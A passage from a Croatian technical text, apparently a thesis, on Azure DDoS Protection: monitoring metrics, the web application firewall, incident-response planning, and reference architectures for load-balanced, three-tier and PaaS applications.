Pri korištenju usluge *DDoS Protection* planiranje i priprema ključni su za razumijevanje načina na koji će se sustav ponašati u slučaju napada, a dizajniranje plana reakcije na incident ključni je dio tog procesa. Ako korisnik ima opciju *DDoS Protection*, potrebno je osigurati da je ona omogućena u virtualnim mrežama svih krajnjih točaka okrenutih prema javnoj internetskoj mreži. Konfiguracija uzbuna u slučaju napada DDoS pomaže u neprestanom nadzoru potencijalnih napada na infrastrukturu u oblaku. Svaku je aplikaciju potrebno neovisno posebno pratiti, razumjeti normalno ponašanje aplikacije te se pripremiti za odgovarajuće akcije ako se aplikacija ne ponaša na normalan način, kao što se očekuje tijekom napada.

6.3.2. Metrika napada


Unutar nekoliko minuta nakon detekcije napada korisnici *Microsoft Azurea* obaviješteni su koristeći uslugu metrike *Azure Monitor*. Postoji mogućnost stvaranja zapisa (engl. *logs*) na više različitih lokacija i načina za buduću analizu, a podaci mjerenja usluge DDoS zaštite *Azure Monitor* pohranjuju se 30 dana.

Moguće je konfigurirati određene kriterije pokretanja uzbune za bilo koju od *Azure Monitor* metrika koje *DDoS Protection* koristi, a stvaranje zapisa također se može integrirati s komponentama Splunk odnosno *Azure Event Hubs*, *Azure Monitor* i *Azure Storage* za naprednu analizu korištenjem sučelja *Azure Monitor Diagnostics*.

Kako bi se pristupilo metrikama napada DDoS, potrebno je na DDoS korisničkom portalu slijediti opciju *Monitor* > *Metrics*, a na ploči metrika odabrati odgovarajuću grupu resursa, za tip resursa izabrati javne IP adrese te označiti željenu javnu IP adresu *Azure*. Metrike napada tada su vidljive na ploči raspoloživih metrika (engl. *Available metrics*).


Usluga *DDoS Protection* primjenjuje tri automatski prilagođavane politike zaštite - TCP SYN, TCP i UDP za svaku javnu IP adresu zaštićenog resursa u virtualnoj mreži koja ima omogućenu DDoS zaštitu. Pragove politika i odgovarajuće metrike u realnom vremenu moguće je vidjeti tako da se odaberu metrike dolaznih paketa SYN, paketa TCP te paketa UDP koje pokreću mehanizam DDoS zaštite, kao što je prikazano na Slici 6.3.2.1. Ti se pragovi politika automatski konfiguriraju

na temelju profiliranja mrežnog prometa metodama strojnog učenja te će se zaštita aktivirati za napadnutu IP adresu tek kada se prag politike prijeđe.



Slika 6.3.2.1: Pragovi politika i metrike dolaznih paketa SYN, paketa TCP i paketa UDP **[67]**

Ako je javna IP adresa izložena napadu DDoS, vrijednost metrike *Under DDoS attack or not* postavlja se na 1, kao što je prikazano na Slici 6.3.2.2, što znači da usluga *DDoS Protection* primjenjuje zaštitu protiv prometa napada.



Slika 6.3.2.2: Metrika za IP adresu izloženu napadu DDoS **[67]**

6.3.3. Web aplikacijski vatrozid za napade na resurse

Kako bi se adekvatno osigurale web aplikacije, potrebno je konfigurirati web aplikacijski vatrozid posebno za slučajeve napada na resurse na aplikacijskom sloju. Web aplikacijski vatrozid provjerava ulazni promet kako bi blokirao napade SQL ubacivanja, *cross-site scripting* napade, aplikacijski DDoS i druge napade na sedmom sloju OSI modela. *Microsoft Azure* pruža web aplikacijski vatrozid kao značajku usluge *Application Gateway* za centraliziranu zaštitu web aplikacija od prijetnji i iskorištavanja ranjivosti, a *Azure Marketplace* trgovina **[50]** nudi i druga dostupna rješenja web aplikacijskog vatrozida partnera *Microsoft Azure*.

Čak i web aplikacijski vatrozidi podložni su volumetričkim napadima i napadima iscrpljivanja stanja te se zato preporučuje omogućavanje usluge *DDoS Protection* na virtualnoj mreži web aplikacijskog vatrozida kako bi se omogućila zaštita od volumetričkih napada te napada na protokole.

Mogućnosti različitih arhitektura zaštite na platformi *Microsoft Azure* u kojima se kombinira zaštita od volumetričkih napada sa zaštitom od aplikacijskih napada bit će detaljno opisane u poglavlju koje se tiče referentnih arhitektura zaštite od napada.

6.3.4. Strategija reakcije na napade distribuiranim uskraćivanjem usluge

Napad DDoS koji je usmjeren na resurse infrastrukture *Microsoft Azure* obično zahtjeva minimalnu intervenciju s korisničke strane, no uklapanje DDoS zaštite u strategiju reakcije na incidente pomaže minimizirati utjecaj napada na kontinuitet poslovanja, a Microsoft navodi bitne smjernice koje se trebaju slijediti kako bi se to postiglo **[68]**.

Microsoft ima opsežnu mrežu obavještajnih podataka o prijetnjama (engl. *threat intelligence*). Ta mreža koristi skupno znanje široke sigurnosne zajednice koje podupire Microsoft online usluge, Microsoft partnere i veze unutar zajednice internetske sigurnosti. Kao kritičan pružatelj infrastrukture, Microsoft prima rana upozorenja o prijetnjama, prikuplja podatke o prijetnjama od svojih online usluga i svoje globalne korisničke zajednice te uklapa sve svoje podatke o prijetnjama u *Azure DDoS Protection* proizvode. Također, Microsoftova jedinica za digitalne zločine (engl. *Microsoft Digital Crimes Unit*, skraćeno DCU) izvodi ofenzivne strategije protiv *botneta* koji su česti izvor kontrolnih naredbi napada DDoS.

Za korisnike usluga *Microsoft Azure* vrlo je bitno održati kontinuirano razumijevanje opsega rizika napada DDoS tako da se periodično odgovara na sljedeća pitanja:

- Koji novi javno dostupni resursi na infrastrukturi Azuri trebaju zaštitu?
- Postoji li jedna točka kvara u aplikaciji?
- Kako je moguće izolirati usluge kako bi se ograničio utjecaj napada, a da se pritom usluge i dalje održavaju dostupne legitimnim korisnicima?
- Postoje li virtualne mreže gdje bi usluga *DDoS Protection* trebala biti omogućena, ali nije?
- Jesu li sve korištene usluge konfigurirane tako da ostanu funkcionalne u pripravnoj regiji u slučaju zakazivanja primarne regije?

Važno je razumjeti normalno ponašanje aplikacije i pripremiti plan djelovanja ako se aplikacija ponaša neočekivano tijekom napada DDoS te imati komponente za nadzor konfigurirane za kritične aplikacije koje oponašaju klijentsko ponašanje i obavještavaju korisnike kada su otkrivene relevantne anomalije.

Usluga *Azure Application Insights* **[69]** je proširiva usluga za upravljanje izvedbom aplikacije (engl. *application performance management*, skraćeno APM) za web developere na različitim

platformama koja se koristi za nadzor žive web aplikacije. Ta usluga automatski otkriva anomalije u izvedbi, uključuje analitičke alate koji pomažu u dijagnosticiranju problema u razumijevanju načina na koji se odvija interakcija korisnika s aplikacijom te je dizajnirana tako da omogućuje kontinuirano poboljšanje performansi i iskoristivosti.

Formiranje ekipe za reakcije na napade DDoS ključan je korak u brzoj i efikasnoj reakciji na napad, što uključuje identificiranje osoba u organizaciji koje će nadgledati i planiranje i izvršavanje procedura reakcije. Ekipa za reakcije na napade trebala bi temeljito razumjeti uslugu *Azure DDoS Protection* te imati vještinu identifikacije i zaštite od napada koordinacijom s unutarnjim i vanjskim stranama, uključujući Microsoftovu ekipu korisničke podrške. Preporučuje se koristiti simulacijske vježbe kao redovni dio planiranja raspoloživosti i kontinuiteta poslovanja koje bi trebale uključivati i testiranje skaliranja, a *Microsoft Azure* pruža i dokumentaciju s uputama za simulaciju testnog DDoS prometa nad krajnjih točkama infrastrukture u oblaku *Microsoft Azure*.

Ispravno konfigurirana i omogućena usluga *Azure DDoS Protection* identificira i pruža zaštitu od napada DDoS bez ikakve korisničke intervencije, no korisnici mogu konfigurirati odgovarajuće uzbune kako bi bili obaviješteni čim bude pokrenut automatizirani mehanizam DDoS zaštite nad nekom njihovom zaštićenom javnom IP adresom. Korisnici usluge *Azure DDoS Protection* imaju pristup ekipi *Azure* za brzu reakciju na napade DDoS (engl. *DDoS Rapid Response*, skraćeno DRR) koja može pomoći s istragom napada tijekom napada te s analizom nakon napada.

Uvijek je dobra strategija napraviti naknadnu analizu poslije napada DDoS kako bi se po potrebi prilagodila strategija za reakciju na takve napade. Pritom treba uzeti u obzir sljedeća pitanja:

- Je li postojao bilo kakav prekid usluge ili korisničkog iskustva zbog nedostatka skalabilne arhitekture?
- Koje aplikacije i usluge su bile u najvećoj mjeri zahvaćene?
- Koliko je bila efikasna strategija za reakciju na napad i kako se može unaprijediti?

Ako se napad DDoS ponavlja ili postoji sumnja o postojanju serije takvih napada, moguće je obavijestiti Microsoft korisničku potporu korištenjem uobičajenih kanala.

6.4. Referentne arhitekture zaštite od napada

Azure DDoS Protection usluga dizajnirana je za servise smještene u virtualnoj mreži, a *Microsoft Azure* daje pregled referentnih odnosno preporučenih arhitektura prema scenarijima korištenja, pri čemu su slični obrasci arhitekture međusobno grupirani **[70]**. U ovom su poglavlju izdvojene aplikacije pokrenute na virtualnim strojevima uz balansiranje opterećenja, aplikacije pokrenute na višeslojnoj arhitekturi Windows, web aplikacije *PaaS*, usluge *PaaS* koje nisu web te topologija mreže *hub-and-spoke*.


Na različitim arhitekturama razmatra se zaštita na razini virtualne mreže realizirana značajkom *DDoS Network Protection* **[71]** te zaštita na razini pojedine javne IP adrese izložene internetskoj mreži realizirana značajkom *DDoS IP Protection* **[71]**.

6.4.1. Aplikacije pokrenute na virtualnim strojevima uz balansiranje opterećenja

Referentna arhitektura aplikacija pokrenutih na virtualnim strojevima uz balansiranje opterećenja predstavlja skup provjerenih praksi za pokretanje više Windows virtualnih strojeva u skaliranom skupu iza sustava za balansiranje opterećenja u svrhu poboljšanja dostupnosti i skalabilnosti, a takva se arhitektura može koristiti za bilo kakvo radno opterećenje bez stanja, kao što je web poslužitelj.


U takvoj arhitekturi radno opterećenje aplikacija raspoređeno je među velikim brojem instanci virtualnih strojeva, izvana se aplikaciji pristupa preko zajedničke javne IP adrese, a internetski je promet raspodijeljen na virtualne strojeve preko sustava za raspodjelu opterećenja bez direktne vidljivosti pozadinskih instanci preko javne internetske mreže. Sustav za raspodjelu opterećenja raspodjeljuje dolazne internetske zahtjeve na instance virtualnih strojeva, pri čemu skupovi virtualnih strojeva omogućuju njihovo horizontalno skaliranje ručno ili automatski na temelju prethodno definiranih pravila. To je posebice važno ako je resurs pod napadom DDoS jer će popratni rast broja pozadinskih instanci omogućiti očuvanje raspoloživosti aplikacije.

Značajka *DDoS Network Protection* omogućena je na virtualnoj mreži sustava za raspodjelu opterećenja *Microsoft Azure* koji sa sobom ima povezanu javnu IP adresu, kao što je prikazano na Slici 6.4.1.1.



Slika 6.4.1.1: *DDoS Network Protection* s virtualnim strojevima uz balansiranje opterećenja **[70]**

Značajka *DDoS IP Protection* omogućena je na izloženoj javnoj IP adresi sustava za raspodjelu opterećenja, kao što je prikazano na Slici 6.4.1.2.



Slika 6.4.1.2: *DDoS IP Protection* s virtualnim strojevima uz balansiranje opterećenja **[70]**

6.4.2. Aplikacije pokrenute na višeslojnoj Windows arhitekturi

Postoji nekoliko načina za implementaciju višeslojne (engl. *N-tier*) Windows arhitekture, a na ovom primjeru bit će prikazana tipična troslojna arhitektura **[72]** koja se sastoji od prezentacijskog sloja, aplikacijskog odnosno poslovnog sloja i podatkovnog sloja.

Prezentacijski sloj predstavlja korisničko sučelje i komunikacijski sloj aplikacije na kojem se odvija interakcija između krajnjeg korisnika i aplikacije, a njegova je glavna uloga prikazati informacije korisniku te prikupiti informacije od korisnika. Može biti pokrenut u internetskom pregledniku, kao desktop aplikacija ili grafičko korisničko sučelje. Web prezentacijski slojevi obično se razvijaju koristeći HTML, CSS i JavaScript, a desktop aplikacije mogu biti razvijene u različitim programskim jezicima ovisno o platformi.

Aplikacijski sloj, koji je također poznat kao sloj poslovne logike ili srednji sloj, jezgra je aplikacije u kojoj se obrađuju informacije prikupljene u prezentacijskom sloju, ponekad uzimajući u obzir druge informacije u podatkovnom sloju i to koristeći poslovnu logiku odnosno specifični skup poslovnih pravila. Aplikacijski sloj također ima mogućnost dodavati, brisati ili mijenjati podatke u podatkovnom sloju, a obično se razvija u programskom jeziku kako što je Python, Java, Perl, PHP, Node.js ili Ruby te komunicira s podatkovnim slojem koristeći API pozive.


Podatkovni sloj, ponekad zvan sloj baze podataka, sloj pristupa podacima ili pozadinski sloj je mjesto gdje su informacije koje aplikacija obrađuje pohranjene te se njima upravlja. To može biti sloj upravljanja relacijskom bazom podataka kao što je PostgreSQL, MySQL, MariaDB, DB2, Informix ili Microsoft SQL Server odnosno Cassandra, CouchDB, MongoDB ili Redis ako se radi o NoSQL bazi podataka.

U troslojnoj aplikaciji, sva komunikacija ide preko aplikacijskog sloja, odnosno prezentacijski sloj i podatkovni sloj ne mogu izravno komunicirati jedan s drugim.

U ovom konkretnom primjeru arhitekture na *Microsoft Azureu* prezentacijski i aplikacijski sloj koriste skupove virtualnih strojeva koji se nalaze iza sustava za upravljanje opterećenjem. Prezentacijski sloj sastoji se od podmreže web aplikacije kojoj pristupaju korisnici preko javno dostupne IP adrese te podmreže upravljanja koja se koristi isključivo za proces razvoja (engl. *DevOps*). Aplikacijski sloj sastoji se od podmreže poslovne logike kojoj pristupa korisnička web


aplikacija te podmreže *Azure Active Directory* za autentifikaciju kojoj se pristupa preko podmreže za upravljanje. Unutar podatkovnog sloja nalazi se podatkovna podmreža koja unutar sebe ima primarni i sekundarni SQL poslužitelj za osiguravanje visoke raspoloživosti.

Kao što je prikazano na Slici 6.4.2.1, značajka *DDoS Network Protection* omogućena je u virtualnoj mreži te sve javne IP adrese u virtualnoj mreži imaju omogućenu DDoS zaštitu za treći i četvrti sloj OSI modela, a za omogućavanje zaštite na sedmom odnosno aplikacijskom sloju potrebno je dodatno konfigurirati web aplikacijski vatrozid usluge *Application Gateway*.



Slika 6.4.2.1: *DDoS Network Protection* s aplikacijom na troslojnoj Windows arhitekturi **[70]**

Kao što je prikazano na Slici 6.4.2.2, značajka *DDoS IP Protection* u tipičnoj troslojnoj arhitekturi omogućena je na javnoj IP adresi kojoj pristupaju korisnici na prezentacijskom sloju.



Slika 6.4.2.2: *DDoS IP Protection* s aplikacijom na troslojnoj Windows arhitekturi **[70]**

6.4.3. Web aplikacije *PaaS*


Platforma kao usluga (engl. *Platform as a service*, skraćeno *PaaS*) **[73]** predstavlja kategoriju računalnih usluga u oblaku koje omogućuju korisnicima da osiguraju, instanciraju, pokreću i upravljaju modularnim paketom koji se sastoji od računalne platforme i jedne ili više aplikacija, bez složenosti izgradnje i održavanja infrastrukture kakva je obično povezana s razvojem i pokretanjem aplikacija. Također omogućuje stvaranje, razvoj i pakiranje takvih paketa programske podrške.

Referentna arhitektura web aplikacija *PaaS* pokazuje pokretanje aplikacije *Azure App Service* u jednoj regiji, a uključuje skup provjerenih praksi za web aplikaciju koja koristi usluge *Azure App Service* **[74]** i *Azure SQL Database* **[75]**, pri čemu je pripravna regija uspostavljena za scenarije zakazivanja primarne regije (engl. *failover scenario*).

Usluga *Azure Traffic Manager* usmjerava dolazne zahtjeve na pristupnik na razini aplikacije (engl. *Application Gateway*) u jednoj od regija. Tijekom normalnih operacija zahtjevi se usmjeravaju na *Application Gateway* u aktivnoj regiji, a ako ta regija postane nedostupna zbog napada DDoS, *Traffic Manager* pokreće scenarij zakazivanja te počinje usmjeravati promet na *Application*


Gateway u pripravnoj regiji. Budući da se sav promet s javne internetske mreže koji je namijenjen web aplikaciji usmjerava se na javnu *Application Gateway* IP adresu preko usluge *Traffic Manager*, sama aplikacijska usluga odnosno web aplikacija nije direktno izložena Internetu te ju *Application Gateway* štiti. Također se preporučuje konfigurirati web aplikacijski vatrozid *Application Gateway WAF SKU* za rad u načinu sprječavanja kako bi se omogućila zaštita na sedmom sloju OSI modela odnosno od napada temeljenih na HTTP, HTTPS ili WebSocket protokolu, a web aplikacije potrebno je konfigurirati tako da prihvaćaju samo promet od IP adrese pristupnika na razini aplikacije.

Kod referentne arhitekture web aplikacija *PaaS* značajka *DDoS Network Protection* omogućena je na virtualnoj mreži pristupnika na razini web aplikacije, kao što je prikazano na slici 6.4.3.1.



Slika 6.4.3.1: *DDoS Network Protection* s web aplikacijom *PaaS* **[70]**

Značajka *DDoS IP Protection* omogućena je na javnoj IP adresi povezanoj s pristupnikom na razini web aplikacija, kao što je prikazano na slici 6.4.3.2.



Slika 6.4.3.2: *DDoS IP Protection* s web aplikacijom *PaaS* **[70]**

6.4.4. Usluge *PaaS* koje nisu web

